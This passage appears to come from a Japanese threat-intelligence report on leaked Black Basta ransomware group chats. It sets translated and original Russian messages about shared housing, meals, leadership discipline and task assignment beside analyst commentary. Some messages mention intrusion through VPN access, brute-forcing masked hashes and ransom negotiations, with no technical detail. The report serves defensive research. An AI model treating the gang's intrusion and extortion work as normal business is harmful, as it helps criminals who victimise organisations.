
練乳入りカッテージチーズのキャセロール
火曜日
ボルシチ
ミモザサラダ
マヨネーズとガーリックソースでマリネした鶏モモ
ミートボール
衣付きエビ
ライス
フライドポテト
肉入りクレープとサワークリーム
水曜日
魚の盛り合わせのウハー（スープ）
野菜サラダ
香味油で和えたザワークラウトと青ネギ
牛肉のシチュー入りポテト
ホームメイド風カツレツ（豚と牛）
バーミセリ（細麺）
ポテトパンケーキ（ドラニキ）
エクレア
ぶどう
木曜日
ラム肉のシュルパ（スープ）
チーズ入り七面鳥カツレツ
グーリャシュ（シチュー）
エビのシーザーサラダ
そば
マッシュポテト
ピロシキ（タマネギと卵）
金曜日
野菜ミックススープ
海藻サラダ
シュニッツェル
ポテトキャセロール
チャホフビリ（ジョージア風煮込み）
マカロニ
練乳入りクロワッサン
洋梨
合計：180,000 ルーブル
[2023-11-10 16:53:19][gg]：メニューを修正する

сметаной Среда Уха из ассорти рыб Овощной салат Квашеная капуста с зелёным луком заправленная ароматным маслом Картофель с тушенкой говядина Котлета домашняя свинина говяд Вермишель Драники Эклеры Виноград Четверг Шурпа из баранины Котлета индейка с сыром Гуляш Цезарь с креветками Гречка Пюре Пирожки лук яйцо Пятница Суп овощной микс Салат морской Шницель Картофельная запеканка Чахохбили Макароны Круассан со сгущ Груша Итого:180 000 р
2023-11-10 16:53:19, @usernamegg:matrix.bestflowers247.online, корректируем меню
2023-11-10 16:53:51, @usernameww:matrix.bestflowers247.online, Рассольник никто не ест у нас !
2023-11-10 16:54:08, @usernamegg:matrix.bestflowers247.online, * Меню на 2 офиса: Понедельник Рассольник Салат из красной фасоли с говядиной и красным луком Семга в икорном соусе Котлета куриная Свиная поджарка из вырезки Пюре Макароны Морс Творожная запеканка со сгущенкой Вторник Борщ Салат мимоза Куриные ножки маринованные в майонезно-чесночном соусе Тефтели Креветки в кляре Рис Картошка жареная Блинчики с мясом и сметаной Среда Уха из ассорти рыб Овощной салат Квашеная капуста с зелёным луком заправленная ароматным маслом Картофель с тушенкой говядина Котлета домашняя свинина говяд Вермишель Драники Эклеры Виноград Четверг Шурпа из баранины Котлета индейка с сыром Гуляш Цезарь с креветками Гречка Пюре Пирожки лук яйцо Пятница Суп овощной микс Салат

[2023-11-10 16:53:51][ww]：うちではラッソーリニク誰も食べないよ！ [2023-11-10 16:54:08][gg]：*（メニュー再掲） [2023-11-10 16:54:24][gg]：下の金額を削除した [2023-11-10 16:54:37][gg]：なぜか君が真っ先にそう言うと思ってたよ ） [2023-11-10 16:54:44][ww]：）））） [2023-11-10 16:54:59][nn]：yy はラッソーリニク好きだよ [2023-11-10 16:55:29][yy]：👀 [2023-11-10 16:55:36][gg]：メニューを少し調整しよう [2023-11-10 16:55:38][yy]：じゃあ来てサンドイッチでも食べな [2023-11-10 16:55:42][gg]：みんなが美味しく食べられるようにしないと [2023-11-10 16:56:21][gg]：もういいって、みんな、真面目に頼むよ！これは君たちが食べる食事で、金がかかってるんだから ～～～ 中略 ～～～ [2023-11-10 17:34:52][jj]：* 月曜日 - ラッソーリニクの代わりにソリャンカ - モルスの砂糖を少なめに 火曜日 - エビは衣なしの方がいい [2023-11-10 17:56:34][gg]：もう全部修正したよ	морской Шницель Картофельная запеканка Чахохбили Макароны Круассан со сгущ Груша 2023-11-10 16:54:24, @usernamegg:matrix.bestflowers247.online, убрал сумму внизу 2023-11-10 16:54:37, @usernamegg:matrix.bestflowers247.online, > <@usernameww:matrix.bestflowers247.online> Рассольник никто не ест у нас ! почему то я знал что ты так напишешь первый при чем) 2023-11-10 16:54:44, @usernameww:matrix.bestflowers247.online,)))) 2023-11-10 16:54:59, @usernamenn:matrix.bestflowers247.online, yy любит рассольник 2023-11-10 16:55:29, @usernameyy:matrix.bestflowers247.online, 👀 2023-11-10 16:55:36, @usernamegg:matrix.bestflowers247.online, надо подкоректировать меню 2023-11-10 16:55:38, @usernameyy:matrix.bestflowers247.online, > <@usernamenn:matrix.bestflowers247.online> yy любит рассольник приезжай бутерброды поешь 2023-11-10 16:55:42, @usernamegg:matrix.bestflowers247.online, что бы всем было вкусно 2023-11-10 16:56:21, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> приезжай бутерброды поешь хватит, дети, будь те добры отнестись серьезно! вам это кушать и эта еда денег стоит. [omitted] 2023-11-10 17:34:52, @usernamejj:matrix.bestflowers247.online, * Понедельник - вместо Рассольника можно Солянку - в Морс можно меньше сахара Вторник - креветки лучше без кляра

	2023-11-10 17:56:34, @usernamegg:matrix.bestflowers247.online, уже все подкоретировали мы

メニューには東欧の家庭料理が多く見られ、ロシア圏の食文化に基づいた献立であることが分かる。また、リクエストによるメニューの修正やその金額から、手厚い待遇がうかがえる。



食事メニューのイメージ（会話にもとづいて生成 AI により作成）

共同生活を示唆する会話（食品管理について）

日本語訳	原文
[2023-12-19 16:08:40][xx]：＊ あのクソ野郎、あいつらには勇気のメダルが必要だ、また腐った食材の袋を 2 つも捨てたし、左の冷蔵庫を開けたら呼吸できないほどだったぞ！ [2023-12-19 16:09:33][gg]：なぜ全部腐るか分かるか？お前がまともな飯を食わずにマックばかり頼むからだよ、そしたら結局あの同じ奴らが気を使って食べずに残して、全部腐るんだ。こっちでも食べ残しはあるけど、ちゃんとタイミングよく処分してるよ [2023-12-19 16:10:28][gg]：> <@usernamexx:matrix.bestflowers247.online> それにあいつは常に酔っぱらってて、夜はどこで何してるのか分からないような場所をうろついてる！昨日の夜もレストラン行くって言って休み取ってた。 心配するな、あいつの一挙手一投足は俺が全部把握してる、どこにいて何してるかもな。	2023-12-19 16:08:40, @usernamexx:matrix.bestflowers247.online, * Аконченый мудак, пацанам нужно медаль за отвагу, опять два мешка тухляка выкинули, дышать нечем было когда открываешь левый холодос! 2023-12-19 16:09:33, @usernamegg:matrix.bestflowers247.online, почему тухнет все знаешь ? потому что ты нормальную еду не кушаешь а заказываешь макдак и все те же самы пацаны падают на хваста тебе в итоге ничег оне скушали и все стухло , у нас тут тоже остатки есть еды и мы их так же утилизирем вовремя 2023-12-19 16:10:28, @usernamegg:matrix.bestflowers247.online, > <@usernamexx:matrix.bestflowers247.online> А еще он постоянно бухой и шялется хуй пойми где ночями!　вчера он ездил вечером рестик у меня отпросился.　я знаю за каждый его шаг не волнуйся, где он и что он.

この会話では、Black Basta のメンバーが拠点で共同生活を送っている実態が明らかになっている。メンバーの自分勝手な行動への不満が語られており、生活空間の共有に伴うストレスや衛生管理の課題が浮き彫りとなっている。また、「あいつの一挙手一投足は俺が全部把握してる」という発言からは、生活態度の監視や内部統制の存在もうかがえる。

共同生活を示唆する会話（サウナ）

日本語訳	原文
[2023-10-26 15:43:10][gg]：誰がサウナ行く？ [2023-10-26 15:43:21][gg]：今サウナ行かないか？ [2023-10-26 15:43:28][zz]：いいね ～～～ 中略 ～～～ [2023-10-26 15:49:32][gg]：ZZ + WW + SS + TT + $$ – みんなでサウナ行こうか？MM 以外で？ [2023-10-26 15:50:06][ss]：私は行かないよ [2023-10-26 15:50:27][gg]：なんでサウナ嫌いなの？	2023-10-26 15:43:10, @usernamegg:matrix.bestflowers247.online, а кто в баню ? 2023-10-26 15:43:21, @usernamegg:matrix.bestflowers247.online, может в баню сгоняем сейчас ? 2023-10-26 15:43:28, @usernamezz:matrix.bestflowers247.online, можно [omitted]

[2023-10-26 15:50:36][gg]：＊ なんでサウナ好きじゃないの？ [2023-10-26 15:50:52][zz]：WW+TT+MM は家に帰りたがってる [2023-10-26 15:51:02][ww]：体調が良くないんだ（元気なら行きたかった） [2023-10-26 15:51:16][gg]：分かった、じゃあ今回は中止、みんな休んで [2023-10-26 15:51:20][gg]：週末に予約するよ [2023-10-26 15:51:21][gg]：サウナ ～～～ 中略 ～～～ [2023-10-26 15:56:08][gg]：明日は金曜日だし、今週はよく頑張ったな。明日は無理に出ても意味ないし、あの男が来るかどうか俺も分からんし！もし明日スパムが来たら、このオフィスのメンバーが処理するから、みんなは週末家に帰っていいよ。 ～～～ 中略 ～～～ [2023-10-26 15:59:55][gg]：明日みんなに会えないのは残念だけど、まあ週末にサウナで会おう、あるいは明日、状況次第で決める [2023-10-26 16:00:26][zz]：俺たちは 24 時間いつでも連絡取れるよ [2023-10-26 16:00:39][zz]：週末のサウナ楽しみにしてる	2023-10-26 15:49:32, @usernamegg:matrix.bestflowers247.online, ZZ + WW + CC + TT + $$ - все в баню пойдем ? кроме MM ? 2023-10-26 15:50:06, @usernamess:matrix.bestflowers247.online, Я не пойду 2023-10-26 15:50:27, @usernamegg:matrix.bestflowers247.online, а четы баню не любишь ? 2023-10-26 15:50:36, @usernamegg:matrix.bestflowers247.online, * а четы баню не любишь ? 2023-10-26 15:50:52, @usernamezz:matrix.bestflowers247.online, WW+TT+MM до дома хотят 2023-10-26 15:51:02, @usernameww:matrix.bestflowers247.online, я плохо себя чувствую (так бы с радостью 2023-10-26 15:51:16, @usernamegg:matrix.bestflowers247.online, ладно, тогда отбой , отсыпайтесь 2023-10-26 15:51:20, @usernamegg:matrix.bestflowers247.online, в выхи забронирую 2023-10-26 15:51:21, @usernamegg:matrix.bestflowers247.online, баню [omitted] 2023-10-26 15:56:08, @usernamegg:matrix.bestflowers247.online, пятница завтра , ладно вы молодцы на этой неделе, завтра нету смысла вас там томить потому что я сам не знаю придет этот хлопец или нет! если я завтра запущу спам, то ребята с этого офиса обработают спам , так что домой на выходные ребятки можете ехать. [omitted] 2023-10-26 15:59:55, @usernamegg:matrix.bestflowers247.online, хуево что вас не увижу завтра, ну ладно в выхи в бане словимся или завтра, посмотрю че тут будет

	2023-10-26 16:00:26, @usernamezz:matrix.bestflowers247.online, мы на связи 24/7 2023-10-26 16:00:39, @usernamezz:matrix.bestflowers247.online, в выхи ждем баню

このやりとりから、Black Basta のメンバーがプライベートでもオフィス単位でサウナに行くなど、密接な共同生活・関係性を築いていることが分かる。体調や帰宅希望を考慮して全体行動を調整しており、生活と攻撃活動が混在した、柔軟かつ協調性のある組織文化がうかがえる。

4.2 組織構造について

リーダーらは活動管理とメンバー統制を厳格に行いながら拠点運営も担い、犯罪活動と日常生活が一体化した環境を形成していた。外部環境の変化に応じた名称変更や体制再編が組織内で議論され、技術力評価や報酬分配などメンバー間の関係にも一定の配慮があった。権力関係の問題を抱えながらも、技術力を基準とした階層的体制は維持されていた。

リーダーや上位メンバーによる指示や叱責

メンバーの姿勢に対してリーダーが危機感を強く訴える様子

日本語訳	原文
[2023-11-20 12:45:07][gg]：＊ 君に電話したのに水タバコ吸ってたよな！俺にとってそれはかなり重要なサインだ！ これからは VPN アクセスだけに集中する！スパムのことは忘れろ！ 週末にいくつかアクセスがあった、例えばオーストラリアの肉製品業者 600 万規模、それを第 2 オフィスのやつらは処理できなかった、なぜか分かるか？知識も経験もなくて VPN 回す技術がないからだ！ 俺が一緒に座ってポートでマシン引っ張って DNS に通してやったんだ、あのクソみたいな SOPHOS でな！ 今日、VPN アクセスでネットワークが収益出した、俺はそこに未来を感じてる！ もうスパムは送らない、送るものがない、月に 5〜10 件の VPN アクセスをしっかり処理して、そこから収益を出す方がいい！ けどそれを処理するためには、人生をかけた道のりを歩む必要がある。 まるで目の見えない子猫のように、どこに吸い付けばいいかも分からず、毎回彷徨うことになる。 今こそ君は自分の仕事への向き合い方を見直すべきだ、役に立たないビジネスについて考えるのはやめて、この仕事への新しい知識とアプローチに集中するんだ。 もし自分をこの仕事に見ているなら。君次第で他の皆の成長が決まる。	2023-11-20 12:45:07, @usernamegg:matrix.bestflowers247.online, * тебе звоню ты кальнке сидишь ! Для меня это очень большой показатель ! Сейчас буду только впн доступы ! про спам забудьте! в выходные было несколько доступов, например австралия производители мяса 600м и ребята со второго офиса не смогли ее сделать , все почему знаешь ? потому что заний нету и опыта нету впнки крутить! я сам сидел с ними и затянул им тачку по порту и на днс с СОФОСОМ ЕБУЧИМ!) У нас сегодня сетка заплатила с vpn доступа, я вижу в этом будующее! Я больше не буду слать спам, нечего слать, лучше 5-10 vpn доступов в месяц отработать качественно и получить с них! чем сидеть и встыкать с этой мелочью! но что бы их научиться обрабатывать нужно пройти путь длинной в жизнь, как слепые катята каждый раз будете сикать сиьку куда присосаться. Тебе надо пересмотреть сейчас свое отношение к работе, перестать думать о каком бесполезном бизнессе и сконцентрироваться на новых знаниях и новомо подходе к этой работе, если ты конечно видишь себя в этом. От тебя зависит развитие всех тех ребят. Он там деградируют и ничего нового не получают от тебя, их надо развивать так как этот мир не стоит на одном месте и тут идет разваитие очень быстрое и нуждны новые

あいつらは今、停滞して退化してる、君から何も新しいことを得られていない。
成長させなきゃいけない、この世界は止まっていないし、変化はものすごく早い。
新しい知識と違うアプローチが必要なんだ！
君がこのプロセスを動かして発展させたいなら、始めるべきだ。
そうでないなら、俺がそのオフィスを閉じる方がいい。
優秀で成長したい奴らがそこにはいるけど、リーダーを見て足踏みしてる、だから悪いんだ！
本当に考えて見直せ、今夜行くから君の今後の行動計画について話し合おう。
～～～ 中略 ～～～
[2023-11-20 13:22:47][vv]：シーシャラウンジにいることについてだけど、確かにある種の依存はあるよね。君も知ってると思うけど、俺が最初に一人でシーシャを吸い始めたわけじゃないし、ここは責めるつもりもないけど、どう始まったか思い出してみてよ。前は一人で一台なんて吸わなかったからね。

今日 VPN 経由でネットワークが支払いしてくれたんだ、それに未来を感じてる！――これは良いことだ。

スパムはもうしないよ。何もせずに天井を見つめてるのは飽きた。ただ一人の人間（ファイルを暗号化する人たちも含めて）が全部やってくれるのを待って、俺たちはただ後ろからついて行くだけで、何かを得ようとするのはもうやめた。

細かいことに悩むくらいなら、――前から思ってたけど、工夫して作業することに時間を使ってたよね。例えばメトロを 2 回目に設置したときのことを思い出せる。それって些細なことじゃなかったし、何のためにやったのか分からないけどやったんだよね。年末に向けてネットワークを次々に立てて、他人のソフトを使って設置したりもしてさ。結局利益はなかったよね、この話を始めたついでに言うと。

знания и другой подход! Ты мне скажи если хочешь двигать процесс и разваивать то начинай если нет то лучше я прикрою тот офис. Смысла его держать без хороше развивающего Тимлидера не вижу. Там есть ребята кто капец как хотят сильно работать и разваиватся но гляда на лидера они стоят на месте и уперлись (от этого и плохо это! вообще подумай и пересмотри, я вечером заеду обсудим твой план действий дальше.
[omitted]
2023-11-20 13:22:47, @usernamevv:matrix.bestflowers247.online, 1. Касаемо того, что в кальянной сижу зависимость есть определенная, сам знаешь, не я начинал курить кальян на человека(!), тут как бы без всяких предъяв, просто вспомни как начиналось, я раньше один кальян в одного даже не курил. 2. У нас сегодня сетка заплатила с vpn доступа, я вижу в этом будующее! --- это гуд 3. Спама не будет, ну ничего - надоело плевать в потолок сидеть уже, просто ждать, пока один человек (в добавок с людьми, кто криптует файл и тд и тп) сделает все, а мы просто на подхвате глядишь что-то поймаем. 4. чем сидеть и встыкать с этой мелочью! --- давно уже к этому приходили, но сидели работали на изъеб , могу вспомнить как ставили метро 2-ой раз например (а это не мелочь, делалось хз для чего), ставили перед НГ сетки прям хуярили заподряд, ставили чужим софтом и т.д. и т.п. а профита не было по итогу, раз мы начали об этом. (пункт 2) 5. взаимоотношения с тем офисом (тут тоже важно, и если это не решается - оно так и останется), оно тянется и будет тянуться, мало всем бабла, хотя по факту щас поднять все, не факт что кто-то там обеднел за это время. 6. зависть - ну башки нет, или еще чего, сиди ебашь 24/7 7. слово поперек - ну тебе его никто не говорит, все делают как

あのオフィスとの関係も問題だよね（これも重要で、解決しなければずっとそのままだ）。みんなお金が足りないって言うけど、今全部立て直せば、実際には誰も損してないんじゃないかな。 嫉妬ってのは――頭がないのか、何なのか、ずっと働いてればいいじゃん。 逆らう言葉――誰も君には何も言ってないじゃん。みんな君の言う通りにしてる。でも俺だけが枠から外れた、だから邪魔なんだよ。前にもこのことは話したと思う。 [2023-11-20 13:23:30][vv]： この話は永遠に議論していられるし、考察もできるし、いろいろ話せるよね。	ты хочешь, один я из колеи вышел - не удобен. я тебе говорил об этом ранее 2023-11-20 13:23:30, @usernamevv:matrix.bestflowers247.online, тут можно бесконечно обсуждать, рассуждать и прочее

この会話には、急速に進化するセキュリティ対策への危機感と、組織の対応が追いつかなくなることへの焦りが表れている。技術や知識の停滞が内部で問題視されており、メンバーに対して適応と学習を強く求める姿勢からは、リーダーでもある gg が継続的な進化を生存条件としていることが示唆される。

リーダーが納期の遅延に苛立つ様子

日本語訳	原文
[2024-01-30 17:20:00][gg]：で、結局どうなったの [2024-01-30 17:20:03][gg]：週末は終わった [2024-01-30 17:20:08][gg]：月曜を待ってたんだよ [2024-01-30 17:20:15][gg]：君、「母親に誓ってもいいくらい全部出す」って言ってたよな [2024-01-30 17:20:20][gg]：結局エラーがあるじゃん [2024-01-30 17:20:27][gg]：それを君は一週間前から知ってた [2024-01-30 17:20:40][n3auxaxl]：知ってたよ、だからこそそう書いたんだ [2024-01-30 17:20:30][gg]：問題があるってことだろ [2024-01-30 17:20:38][gg]：ただの作り話をしてるだけじゃん	2024-01-30 17:20:00, @usernamegg:matrix.bestflowers247.online, ну что ты в итоге 2024-01-30 17:20:03, @usernamegg:matrix.bestflowers247.online, выходные прошли 2024-01-30 17:20:08, @usernamegg:matrix.bestflowers247.online, я ждалн пн 2024-01-30 17:20:15, @usernamegg:matrix.bestflowers247.online, ты сказал чуть ли не мамой клянусь все выдам 2024-01-30 17:20:20, @usernamegg:matrix.bestflowers247.online, в итоге у тебя там ошибка 2024-01-30 17:20:27, @usernamegg:matrix.bestflowers247.online, ты знал это еще неделю назад

[2024-01-30 17:20:42][gg]：こっちは仕事するつもりなんだよ [2024-01-30 17:20:47][gg]：ソフトが必要なんだ [2024-01-30 17:20:50][gg]：はっきり言ってくれ [2024-01-30 17:20:57][gg]：いつ？ [2024-01-30 17:21:01][gg]：その時間に合わせてみんな動かすから [2024-01-30 17:21:18][gg]：こんな対応してると、俺まで軽く見られるようになってる [2024-01-30 17:21:35][n3auxaxl]：月曜日 [2024-01-30 17:21:37][n3auxaxl]：24 時間ぶっ通しでやるよ [2024-01-30 17:21:27][gg]：君の状況を全部俺が説明できるわけじゃないからな [2024-01-30 17:21:37][gg]：はぁ… [2024-01-30 17:21:55][n3auxaxl]：うん、分かってる [2024-01-30 17:21:47][gg]：どの月曜の話だよ？ [2024-01-30 17:21:59][n3auxaxl]：月曜には全部準備できてる [2024-01-30 17:22:03][n3auxaxl]：24/7 でやるよ [2024-01-30 17:21:51][gg]：もう一度聞くけど、月曜？ [2024-01-30 17:22:00][gg]：もういいや [2024-01-30 17:23:15][n3auxaxl]：> <@usernamegg:matrix.bestflowers247.online> もう一度聞くけど、月曜？　うん、今回は本当に全部やるよ [2024-01-30 17:23:34][n3auxaxl]：週末までには終わらせるけど、週末にはリリースしないんだろ	2024-01-30 17:20:40, @n3auxaxl:matrix.collectionofmanager.space, я знаю, поэтому и написал это 2024-01-30 17:20:30, @usernamegg:matrix.bestflowers247.online, что у тебя там проблемы 2024-01-30 17:20:38, @usernamegg:matrix.bestflowers247.online, просто рассказываешь небылицы 2024-01-30 17:20:42, @usernamegg:matrix.bestflowers247.online, мы собрались работать 2024-01-30 17:20:47, @usernamegg:matrix.bestflowers247.online, нам нужен софт 2024-01-30 17:20:50, @usernamegg:matrix.bestflowers247.online, скажи конкретно 2024-01-30 17:20:57, @usernamegg:matrix.bestflowers247.online, когда 2024-01-30 17:21:01, @usernamegg:matrix.bestflowers247.online, я всех подгоню подж это время 2024-01-30 17:21:18, @usernamegg:matrix.bestflowers247.online, а то у же на меня не серьздно смотрят из-за такого подхода 2024-01-30 17:21:35, @n3auxaxl:matrix.collectionofmanager.space, понедельник 2024-01-30 17:21:37, @n3auxaxl:matrix.collectionofmanager.space, я буду ебашить 24.7 2024-01-30 17:21:27, @usernamegg:matrix.bestflowers247.online, я же не объясню все что у тебя происходит там 2024-01-30 17:21:37, @usernamegg:matrix.bestflowers247.online, пффффф

	2024-01-30 17:21:55, @n3auxaxl:matrix.collectionofmanager.space, да понимаю 2024-01-30 17:21:47, @usernamegg:matrix.bestflowers247.online, какой понедельник ? 2024-01-30 17:21:59, @n3auxaxl:matrix.collectionofmanager.space, в понедельник все будет готово 2024-01-30 17:22:03, @n3auxaxl:matrix.collectionofmanager.space, ебашить буду 24/7 2024-01-30 17:21:51, @usernamegg:matrix.bestflowers247.online, еще раз понедельник ? 2024-01-30 17:22:00, @usernamegg:matrix.bestflowers247.online, на ну нах 2024-01-30 17:23:15, @n3auxaxl:matrix.collectionofmanager.space, > <@usernamegg:matrix.bestflowers247.online> еще раз понедельник ? да, на этот раз точно все будет 2024-01-30 17:23:34, @n3auxaxl:matrix.collectionofmanager.space, уцспею сделать к выходным, но запусков же в выходной не будет

この会話からは、納期遅延に対する強い苛立ちと、チーム内での信頼の揺らぎが浮き彫りになっている。リーダーの gg は進捗報告に対して厳しい追及を行っており、約束の不履行が自身の立場にも影響を及ぼすという懸念を示している。一方、担当者は弁解しながらも確約を繰り返すにとどまり、内部における責任のあいまいさや調整不足が明らかである。こうしたやりとりは、Black Basta が内部的な工程管理や対人信頼においても典型的な組織的課題を抱えていることを示している。

リーダーが作業進捗やレスポンスの遅さに苛立つ様子

日本語訳	原文
2024-03-07 14:48:28][ww]：<Masked ： 認証情報> <Masked ： 認証情報> ------ これだよ！これは解読されてないの？ [2024-03-07 14:48:57][gg]：これは悪い態度の臭いがするな ） [2024-03-07 14:49:18][gg]：* これは悪い態度の臭いがするな)仕事に対してか？それとも我々に対してか？ [2024-03-07 14:52:09][hunter]：> これは悪い態度の臭いがするな)仕事に対してか？それとも我々に対してか？　ブロ、君は間違ってる。リソースは常にすべてに同時に足りるわけじゃない/何かを止める必要がある。私はこれを設定してない [2024-03-07 14:52:10][777]：> これは悪い態度の臭いがするな)仕事に対してか？それとも我々に対してか？　私は<Masked ： 認証情報>を作業中です。ハッシュ<Masked ： 認証情報> はまだブルートフォースにかけていません。 [2024-03-07 14:53:00][boy]：私も DCC を探しています [2024-03-07 14:53:26][gg]：君たちレスポンスが遅いね（ もっと素早く読んで返答してくれ、とても重要だ。	2024-03-07 14:48:28, @usernameww:matrix.bestflowers247.online, > <@usernameww:matrix.bestflowers247.online> `<Masked : 認証情報>` <Masked : 認証情報> ------ eto on ! его не расшифровали? 2024-03-07 14:48:57, @usernamegg:matrix.bestflowers247.online, а это пахнет хуевым отношением) 2024-03-07 14:49:18, @usernamegg:matrix.bestflowers247.online, * а это пахнет хуевым отношением)к своей работе ? или к нам ? 2024-03-07 14:52:09, @usernamehunter:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> а это пахнет хуевым отношением)к своей работе ? или к нам ？ Бро ты ошибаешься. Мощностей не всегда на все одновременно хватает/ нужно что-то остановить. Я не ставил этот 2024-03-07 14:52:10, @username777:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> а это пахнет хуевым отношением)к своей работе ? или к нам ？ у меня в работе <Masked : 認証情報> . хеш <Masked : 認証情報> еще не успел поставить брутить . 2024-03-07 14:53:00, @usernameboy:matrix.bestflowers247.online, и я ищу дсс 2024-03-07 14:53:26, @usernamegg:matrix.bestflowers247.online, долгий пинг ребята у вас (давай пошустрее читать и отвечать , очень важно.

パスワードクラッキング作業の進捗の遅さに対して、リーダーがメンバーに厳しく苦言を呈している。メンバーたちはリソース不足や作業の優先順位について弁明しているが、リーダーはさらに応答の遅延に対して迅速な対応を要求している様子が見られる。

タスク整理と責任範囲の明確化を示す会話

日本語訳	原文
[2023-12-27 22:11:44][gg]：それはいつだって君の仕事だった [2023-12-27 22:11:47][gg]：ビオはブログをやってた [2023-12-27 22:11:57][gg]：ファイルを頼まれた時に探してた [2023-12-27 22:12:02][gg]：ブログは君から外した [2023-12-27 22:12:10][gg]：でもファイル探しは外せない [2023-12-27 22:12:17][gg]：君が交渉にも関わってるからね [2023-12-27 22:12:31][gg]：文字起こしは俺がやるよ	2023-12-27 22:11:44, @usernamegg:matrix.bestflowers247.online, это всегда твоя работа 2023-12-27 22:11:47, @usernamegg:matrix.bestflowers247.online, био делал блоги 2023-12-27 22:11:57, @usernamegg:matrix.bestflowers247.online, искал файлы когда они просили 2023-12-27 22:12:02, @usernamegg:matrix.bestflowers247.online, блоги я с тебя снял 2023-12-27 22:12:10, @usernamegg:matrix.bestflowers247.online, но вот поиск файлов не могу снять 2023-12-27 22:12:17, @usernamegg:matrix.bestflowers247.online, так как ты в переговорах участие принимаешь 2023-12-27 22:12:31, @usernamegg:matrix.bestflowers247.online, расшифровку я сделаю сам

この会話はでリーダーの gg は、「ブログは外したが、ファイル探しは外せない」と明言し、作業の一部は委譲可能である一方、交渉や作戦遂行に関わる重要な対応事項は継続的に担当すべきであるという認識を示している。また、gg 自身が「文字起こしは俺がやる」と述べている点から、階層構造がありながらも分担意識を持ち、一定の実務を自ら担う柔軟な運営姿勢もうかがえる。全体として、作業効率や責任意識を保つために、タスクの再割り当てと明確な線引きが意識的に行われている様子が読み取れる。

非効率なタスク分担を見直す提案を出す様子

日本語訳	原文
[2024-06-20 19:12:57][gg]：他のみんなにアップロードしてるんだから、彼にもしてやれよ [2024-06-20 19:13:04][ugway]：うんうん [2024-06-20 19:13:11][ugway]：アカウントが飛んでから全部ぐちゃぐちゃになった [2024-06-20 19:13:20][ugway]：落ち着いたら、それだけでやっていくようにする [2024-06-20 19:13:41][gg]：彼は自分で追加してるんだよ、想像してみ？本当は電話しなきゃい	2024-06-20 19:12:57, @usernamegg:matrix.bestflowers247.online, всем же остальным загружаешь ему тоже загружай 2024-06-20 19:13:04, @usernameugway:matrix.bestflowers247.online, дада 2024-06-20 19:13:11, @usernameugway:matrix.bestflowers247.online, все переебалось когда отлетели акки

